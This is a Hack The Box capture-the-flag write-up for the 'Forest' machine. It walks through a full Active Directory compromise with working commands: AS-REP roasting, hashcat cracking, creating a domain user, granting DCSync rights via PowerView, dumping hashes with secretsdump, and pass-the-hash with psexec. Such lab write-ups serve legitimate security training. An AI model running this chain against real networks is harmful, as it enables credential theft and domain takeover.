CTF Writeup: Forest
Hack The Box - Forest
Description
Forest is an easy machine that focusses on Active Directory and how this can be misused when certain conditions are met.
Information Gathering
Step 1: Enumeration
I start with running good olde nmap to enumerate the target machine.
1
# sudo nmap -sC -sV -A -v -p- -Pn -T4 -oN NMAP/forest_TCP 10.129.84.192
 Seems that nothing special is running on the machine other then what we could expect from a AD machine.
Let’s start with some user enumeration. We can use enum4linux for this.
1
# enum4linux -a -U 10.129.84.192

I got some usernames!
Now that we found some usernames we can try and use AS-REP roasting. With kerberoasting we need to use credentials to authenticate with. But with AS-REP roasting we can get the hashes for accounts that have the ‘do not require kerberos preauth’ set to true.
Exploitation
Step 2: AS-REP Roasting
To make the AS-REP Roasting a bit faster I made a for loop to walk through a list of usernames. This is much easier then having to run the command multiple times for each username.
1
# for user in $(cat usernames.txt); do /opt/impacket/examples/GetNPUsers.py -no-pass -dc-ip 10.129.187.133 htb/${user} | grep -v Impacket;

I got a hit on the hash for the user svc-alfresco!
Let’s use hashcat to try and crack the hash.
1
# sudo hashcat -m 18200 svc_alfresco.hash /usr/share/wordlists/rockyou.txt.gz --force

And got a hit on the password! This means I can now authenticate to the target machine using the alfresco credentials.
Using netexec to test if the credentials are working.
1
# netexec smb 10.129.187.133 -u "svc-alfresco" -p "[password]" --shares

They are working and have SMB rights. I could also use netexec to run the scripts needed for bloodhound enumeration. Doing this I can get a detailed picture of the AD network and the relations between users, groups and more.
1
# netexec ldap 10.129.187.133 -u "svc-alfresco" -p "[password]" --bloodhound --collection All --dns-server 10.129.187.133

It worked, I can now import this into bloodhound and see the relation in this AD envirionment. 
It seems that SVC-alfresco is member of the Account Operators group by a couple of group jumps. This means he can create new users to the domain.
Looking a bit deeper into the Account Operators group I can see that they have GenericAll rights on the Exchange Windows Permissions group. 
The Exchange Windows Permissions groups has WriteDacl (Discretionary Access Control List) rights on the HTB.Local environment. This means that a member of the Exchange Windows Permissions group can give any user DcSync privileges.
Before I look into this attack scenario further let’s first try and login using the credentials and get the user.txt file. evil-winrm can be used to login to the target machine.
1
# evil-winrm -i 10.129.187.133 -u svc-alfresco -p [password]

Now I should be able to get that user.txt file. 
Privilege Escalation
Now to find a way to elevate privileges.
From the bloodhound insight, I know that our user svc-alfresco is a member of the privileged IT accounts. This means he can create a new domain account and because the Privileged IT account it part of the Account operators and the account operator have generic all over Exchange windows permissions we can add the user to that group! And to make a home-run that group has WriteDacl on the htb.domain which we can use to get a DcSync and get the hashes!
First step is to create a new user on the domain. Which we can do because we are member of the Account Operators group.
1
# net user tech password123! /add /domain

Now that I created a new user “tech” I can add him to the Exchange Windows Permissions group.
1
# net group "Exchange Windows Permissions" /add tech

Now start Powerview.ps1.
1
# . ./Powerview.ps1

Now I will run the following commands.
1
2
3
# $SecPassword = ConvertTo-SecureString 'password123!' -AsPlainText -Force
# $Cred = New-Object System.Management.Automation.PSCredential('htb\tech', $SecPassword)
# Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity tech -Rights DCSync

Our user tech should now be able to use DcSync and able to get all the users hashes! Let’s use impacket-secretsdump to execute our DcSync attack.
1
# impacket-secretsdump htb.local/tech:'password123!'@10.129.187.133

I can see the administrator and his hash!
Now use a tool like psexec to get a shell on the system.
1
# impacket-psexec administrator@10.129.187.133 -hashes hash:hash


Now I can get that root.txt!
Noice!
Conclusion
To summarize this machine. It was a AD machine that had some misconfigurations like not enforcing kerberos authentication. Also the privileges for the users are not restricing enough and led to a total takeover in this scenario.
Lessons Learned
- check the accounts are kerberoastable or even asking for kerberos auth.
- check if each user needs certain privileges it has before giving it.